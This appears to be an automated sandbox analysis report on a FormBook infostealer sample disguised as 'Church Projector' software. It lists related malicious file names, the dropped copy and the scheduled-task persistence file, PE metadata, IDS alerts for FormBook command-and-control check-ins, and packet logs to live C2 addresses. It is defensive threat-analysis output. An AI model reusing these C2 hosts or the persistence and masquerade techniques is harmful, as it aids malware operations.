	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#10244.exe	Get hash	malicious	Browse	• 23.227.38.74
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	DocNo2300058329.exe	Get hash	malicious	Browse	• 23.227.38.74
	x16jmZMFrN.exe	Get hash	malicious	Browse	• 23.227.38.74
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 23.227.38.74
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 23.227.38.74
	DVO100024000.doc	Get hash	malicious	Browse	• 23.227.38.74
	100005111.exe	Get hash	malicious	Browse	• 23.227.38.74
	1103305789.exe	Get hash	malicious	Browse	• 23.227.38.74
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 23.227.38.74
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• 23.227.38.74
	HbnmVuxDIc.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 192.0.78.25
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.12
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.0.78.25
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 192.0.78.25
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• 192.0.78.25
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	agnesng@hanglung.comOnedrive.html	Get hash	malicious	Browse	• 192.0.77.2
	PO_29_00412.exe	Get hash	malicious	Browse	• 192.0.78.25
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	DVO100024000.doc	Get hash	malicious	Browse	• 192.0.78.24
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 192.0.78.25
	Rio International LLC URGENT REQUEST FOR QUOTATION .exe	Get hash	malicious	Browse	• 192.0.78.25
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 192.0.78.25
	order drawing 101.exe	Get hash	malicious	Browse	• 192.0.78.25
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 192.0.78.24
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	SWIFT COPY.exe	Get hash	malicious	Browse	• 192.0.78.246
	win32.exe	Get hash	malicious	Browse	• 192.0.78.24
ON-LINE-DATAServerlocation-NetherlandsDrontenNL	Oej1asjUTO.exe	Get hash	malicious	Browse	• 212.86.114.14
	oxSdcJh3i9.exe	Get hash	malicious	Browse	• 213.166.71.146
	b304a312_by_Libranalysis.exe	Get hash	malicious	Browse	• 212.86.114.14
	F7wg552hTZ.exe	Get hash	malicious	Browse	• 185.244.216.74
	Id2NcHARok.exe	Get hash	malicious	Browse	• 213.166.71.26
	38#U0442.exe	Get hash	malicious	Browse	• 185.231.68.230
	SecuriteInfo.com.Trojan.DownloaderNET.108.5931.exe	Get hash	malicious	Browse	• 185.203.242.240
	toolspab2.exe	Get hash	malicious	Browse	• 176.57.69.148
	Youtube_4k_Downloader.exe	Get hash	malicious	Browse	• 45.12.213.111
	items list.doc	Get hash	malicious	Browse	• 45.147.197.20
	Setup.exe	Get hash	malicious	Browse	• 212.86.101.106
	list of items.doc	Get hash	malicious	Browse	• 45.147.197.20
	RFQ for MDPE Pipes .xlsx	Get hash	malicious	Browse	• 45.82.176.157
	Order KVRQ-7436819.doc	Get hash	malicious	Browse	• 92.119.113.115
	RFQ for Aluminium.xlsx	Get hash	malicious	Browse	• 45.82.176.157
	b2Jlbjcav4.exe	Get hash	malicious	Browse	• 92.119.113.115
	Signed_Project_Contract .xlsx	Get hash	malicious	Browse	• 45.82.176.157
	3m1pUQWERd.exe	Get hash	malicious	Browse	• 212.86.102.153
	Vl13J4rzIM.exe	Get hash	malicious	Browse	• 185.213.211.139

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	uTrCabJSjQ.exe	Get hash	malicious	Browse	• 185.213.21 1.139

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\08917506_by_Libranalysis.exe.log

Process:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	916
Entropy (8bit):	5.282390836641403
Encrypted:	false
SSDEEP:	24:MLF20NaL3z2p29hJ5g522rW2xAi3AP26K95rKoO2+g2+:MwLLD2Y9h3go2rxxAcAO6ox+g2+
MD5:	5AD8E7ABEADADAC4CE06FF693476581A
SHA1:	81E42A97BBE3D7DE8B1E8B54C2B03C48594D761E
SHA-256:	BAA1A28262BA27D51C3A1FA7FB0811AD1128297ABB2EDCCC785DC52667D2A6FD
SHA-512:	7793E78E84AD36CE65B5B1C015364E340FB9110FAF199BC0234108CE9BCB1AEDACBD25C6A012AC99740E08BEA5E5C373A88E553E47016304D8AE6AEEAB58EEFF
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Runtime.Remo#\35774dc3cd31b4550ab06c3354cf4ba5\System.Runtime.Remoting.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Configuration\de460308a9099237864d2ec2328fc958\System.Configuration.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Xml\527c933194f3a99a816d83c619a3e1d3\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp

Process:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1657
Entropy (8bit):	5.170218454716635
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/dp7hdMlNMFpdU/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBZtn:cbhH7MlNQ8/rydbz9I3YODOLNdq3p
MD5:	CE9F2F51AABD91F449A3285FCB1C53D4
SHA1:	3CAF394BBF1CFA97CF4C0058636B124E2792CD42
SHA-256:	DB14F4534F1F9989BC745AC68BC0B60AA7662B539795E224354B02B20F616DEA
SHA-512:	918931AE75F632A5538E779E091A454FE39A9A38A7CB328D93FD2617A76E05718274E3DBED92A88D899AB0D7EACC0DF20B1482F844A0A114D4F1A49A8D14ECC6
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAv

C:\Users\user\AppData\Roaming\OfCxSfBf.exe

Process:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	687616
Entropy (8bit):	7.631772578902217

C:\Users\user\AppData\Roaming\OfCxSfBf.exe	
Encrypted:	false
SSDEEP:	12288:ZEs0fKWP7eUMU/5r1Dss1duGwRIoX9KFm2ZNQSIpPyK58yP:Zz0TeUr/rD8RxX9K8aNQ3yKuyP
MD5:	089175069D5C095F078B7F8A3B28A22D
SHA1:	A563615DFE562E7A11C2B7F21DCFCD412594EEEE
SHA-256:	173797A7A7A881F3D6230015620BAE28D21B4B41B7E568C2A881B3C0829DD67E
SHA-512:	987900B187A7757E186238FCC1A6B72C26A8B6619818EA34D91DF86C8F1A1F79E31323D42F054F98CB705EC9C6B4720C5159F5746739388FA971942DB79B5694
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...;.`.....P..t..... .....@.. ..... ..@.....O.....$..... ..... ..H.....text....r... ...t..... ..`.rsrc...$.....v.....@..@.reloc..... .....\|.....@..B.....H.....$n..Tm.....x...8.....0.....(....(.....(.....o.....*.....(.....(.....(!.....("....(#....*N..(....o....($....*&.. (%...*.s&.....s'.....s(.....s).....s*.....*....0.....~....o+....+..*.0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*&..(0....*...0..<.... ....~.....(1.....,!r...p.....(2...o3...s4.....~.....

C:\Users\user\AppData\Roaming\OfCxSfBf.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.631772578902217
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	08917506_by_Libranalysis.exe
File size:	687616
MD5:	089175069d5c095f078b7f8a3b28a22d
SHA1:	a563615dfe562e7a11c2b7f21dcfcd412594eeee
SHA256:	173797a7a7a881f3d6230015620bae28d21b4b41b7e568c2a881b3c0829dd67e
SHA512:	987900b187a7757e186238fcc1a6b72c26a8b6619818ea34d91df86c8f1a1f79e31323d42f054f98cb705ec9c6b4720c5159f5746739388fa971942db79b5694
SSDEEP:	12288:ZEs0fKWP7eUMU/5r1Dss1duGwRIoX9KFm2ZNQSIpPyK58yP:Zz0TeUr/rD8RxX9K8aNQ3yKuyP
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...;.`.....P..t..... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a9202
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6091043B [Tue May 4 08:22:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa91b0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xaa000	0x424	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa7208	0xa7400	False	0.804598456185	data	7.64331504129	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0x424	0x600	False	0.291015625	data	2.42293031335	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xaa058	0x3c8	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Felix Jeyareuben 2012
Assembly Version	2.0.0.0
InternalName	NotFiniteNumberException.exe
FileVersion	2.0
CompanyName	www.churchsw.org
LegalTrademarks	Church Software
Comments	
ProductName	Church Projector
ProductVersion	2.0
FileDescription	Church Projector
OriginalFilename	NotFiniteNumberException.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-14:07:46.421359	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49732	23.227.38.74	192.168.2.7
05/04/21-14:07:51.849015	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.7	67.222.39.83

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-14:07:51.849015	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.7	67.222.39.83
05/04/21-14:07:51.849015	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.7	67.222.39.83
05/04/21-14:07:58.641736	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49735	34.102.136.180	192.168.2.7
05/04/21-14:08:04.053411	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	206.189.46.186
05/04/21-14:08:04.053411	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	206.189.46.186
05/04/21-14:08:04.053411	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.7	206.189.46.186
05/04/21-14:08:20.324529	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.7	192.0.78.24
05/04/21-14:08:20.324529	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.7	192.0.78.24
05/04/21-14:08:20.324529	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.7	192.0.78.24
05/04/21-14:08:37.759258	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.7	162.0.232.119
05/04/21-14:08:37.759258	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.7	162.0.232.119
05/04/21-14:08:37.759258	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.7	162.0.232.119

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:07:24.236033916 CEST	49726	80	192.168.2.7	199.192.27.68
May 4, 2021 14:07:24.424823999 CEST	80	49726	199.192.27.68	192.168.2.7
May 4, 2021 14:07:24.425440073 CEST	49726	80	192.168.2.7	199.192.27.68
May 4, 2021 14:07:24.425563097 CEST	49726	80	192.168.2.7	199.192.27.68
May 4, 2021 14:07:24.613600016 CEST	80	49726	199.192.27.68	192.168.2.7
May 4, 2021 14:07:24.701565027 CEST	80	49726	199.192.27.68	192.168.2.7
May 4, 2021 14:07:24.701608896 CEST	80	49726	199.192.27.68	192.168.2.7
May 4, 2021 14:07:24.701817036 CEST	49726	80	192.168.2.7	199.192.27.68
May 4, 2021 14:07:24.701956987 CEST	49726	80	192.168.2.7	199.192.27.68
May 4, 2021 14:07:24.890364885 CEST	80	49726	199.192.27.68	192.168.2.7
May 4, 2021 14:07:29.919692039 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:30.082355976 CEST	80	49727	162.241.62.33	192.168.2.7
May 4, 2021 14:07:30.082545996 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:30.082694054 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:30.244349003 CEST	80	49727	162.241.62.33	192.168.2.7
May 4, 2021 14:07:30.586030960 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:30.714499950 CEST	80	49727	162.241.62.33	192.168.2.7
May 4, 2021 14:07:30.714600086 CEST	80	49727	162.241.62.33	192.168.2.7
May 4, 2021 14:07:30.714714050 CEST	49727	80	192.168.2.7	162.241.62.33

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:07:30.714736938 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:30.746831894 CEST	80	49727	162.241.62.33	192.168.2.7
May 4, 2021 14:07:30.746906996 CEST	49727	80	192.168.2.7	162.241.62.33
May 4, 2021 14:07:40.941165924 CEST	49728	80	192.168.2.7	185.231.69.84
May 4, 2021 14:07:40.989896059 CEST	80	49728	185.231.69.84	192.168.2.7
May 4, 2021 14:07:40.990048885 CEST	49728	80	192.168.2.7	185.231.69.84
May 4, 2021 14:07:40.990309954 CEST	49728	80	192.168.2.7	185.231.69.84
May 4, 2021 14:07:41.038707972 CEST	80	49728	185.231.69.84	192.168.2.7
May 4, 2021 14:07:41.063040018 CEST	80	49728	185.231.69.84	192.168.2.7
May 4, 2021 14:07:41.063060045 CEST	80	49728	185.231.69.84	192.168.2.7
May 4, 2021 14:07:41.063229084 CEST	49728	80	192.168.2.7	185.231.69.84
May 4, 2021 14:07:41.063338995 CEST	49728	80	192.168.2.7	185.231.69.84
May 4, 2021 14:07:41.113607883 CEST	80	49728	185.231.69.84	192.168.2.7
May 4, 2021 14:07:46.162425995 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.205066919 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.205226898 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.205315113 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.246121883 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421359062 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421375990 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421431065 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421444893 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421458006 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421466112 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421473980 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.421566963 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421601057 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421612978 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421614885 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421619892 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421622992 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.421936035 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:46.462276936 CEST	80	49732	23.227.38.74	192.168.2.7
May 4, 2021 14:07:46.462409019 CEST	49732	80	192.168.2.7	23.227.38.74
May 4, 2021 14:07:51.662437916 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:51.847284079 CEST	80	49734	67.222.39.83	192.168.2.7
May 4, 2021 14:07:51.848881006 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:51.849014997 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:52.037750006 CEST	80	49734	67.222.39.83	192.168.2.7
May 4, 2021 14:07:52.337791920 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:52.571387053 CEST	80	49734	67.222.39.83	192.168.2.7
May 4, 2021 14:07:53.232192039 CEST	80	49734	67.222.39.83	192.168.2.7
May 4, 2021 14:07:53.232219934 CEST	80	49734	67.222.39.83	192.168.2.7
May 4, 2021 14:07:53.232340097 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:53.232494116 CEST	49734	80	192.168.2.7	67.222.39.83
May 4, 2021 14:07:58.462330103 CEST	49735	80	192.168.2.7	34.102.136.180
May 4, 2021 14:07:58.504686117 CEST	80	49735	34.102.136.180	192.168.2.7
May 4, 2021 14:07:58.504787922 CEST	49735	80	192.168.2.7	34.102.136.180
May 4, 2021 14:07:58.504919052 CEST	49735	80	192.168.2.7	34.102.136.180
May 4, 2021 14:07:58.545830011 CEST	80	49735	34.102.136.180	192.168.2.7
May 4, 2021 14:07:58.641736031 CEST	80	49735	34.102.136.180	192.168.2.7
May 4, 2021 14:07:58.641768932 CEST	80	49735	34.102.136.180	192.168.2.7
May 4, 2021 14:07:58.641910076 CEST	49735	80	192.168.2.7	34.102.136.180
May 4, 2021 14:07:58.641980886 CEST	49735	80	192.168.2.7	34.102.136.180
May 4, 2021 14:07:58.684171915 CEST	80	49735	34.102.136.180	192.168.2.7
May 4, 2021 14:08:03.745023012 CEST	49736	80	192.168.2.7	206.189.46.186
May 4, 2021 14:08:04.049304008 CEST	80	49736	206.189.46.186	192.168.2.7
May 4, 2021 14:08:04.053236008 CEST	49736	80	192.168.2.7	206.189.46.186
May 4, 2021 14:08:04.053411007 CEST	49736	80	192.168.2.7	206.189.46.186
May 4, 2021 14:08:04.353348970 CEST	80	49736	206.189.46.186	192.168.2.7
May 4, 2021 14:08:04.353432894 CEST	80	49736	206.189.46.186	192.168.2.7
May 4, 2021 14:08:04.353461981 CEST	80	49736	206.189.46.186	192.168.2.7
May 4, 2021 14:08:04.353693008 CEST	49736	80	192.168.2.7	206.189.46.186
May 4, 2021 14:08:04.353780985 CEST	49736	80	192.168.2.7	206.189.46.186

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:08:04.653826952 CEST	80	49736	206.189.46.186	192.168.2.7
May 4, 2021 14:08:14.825135946 CEST	49748	80	192.168.2.7	198.54.115.5
May 4, 2021 14:08:15.015055895 CEST	80	49748	198.54.115.5	192.168.2.7
May 4, 2021 14:08:15.016072035 CEST	49748	80	192.168.2.7	198.54.115.5
May 4, 2021 14:08:15.016560078 CEST	49748	80	192.168.2.7	198.54.115.5
May 4, 2021 14:08:15.212879896 CEST	80	49748	198.54.115.5	192.168.2.7
May 4, 2021 14:08:15.212922096 CEST	80	49748	198.54.115.5	192.168.2.7
May 4, 2021 14:08:15.213155031 CEST	49748	80	192.168.2.7	198.54.115.5
May 4, 2021 14:08:15.213226080 CEST	49748	80	192.168.2.7	198.54.115.5
May 4, 2021 14:08:15.406308889 CEST	80	49748	198.54.115.5	192.168.2.7
May 4, 2021 14:08:20.281852961 CEST	49749	80	192.168.2.7	192.0.78.24
May 4, 2021 14:08:20.324219942 CEST	80	49749	192.0.78.24	192.168.2.7
May 4, 2021 14:08:20.324331045 CEST	49749	80	192.168.2.7	192.0.78.24
May 4, 2021 14:08:20.324528933 CEST	49749	80	192.168.2.7	192.0.78.24
May 4, 2021 14:08:20.365189075 CEST	80	49749	192.0.78.24	192.168.2.7
May 4, 2021 14:08:20.365212917 CEST	80	49749	192.0.78.24	192.168.2.7
May 4, 2021 14:08:20.365221977 CEST	80	49749	192.0.78.24	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:06:19.333570004 CEST	62452	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:19.408221006 CEST	53	62452	8.8.8.8	192.168.2.7
May 4, 2021 14:06:19.468719959 CEST	57820	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:19.518894911 CEST	53	57820	8.8.8.8	192.168.2.7
May 4, 2021 14:06:19.699589014 CEST	50848	53	192.168.2.7	8.8.8.8
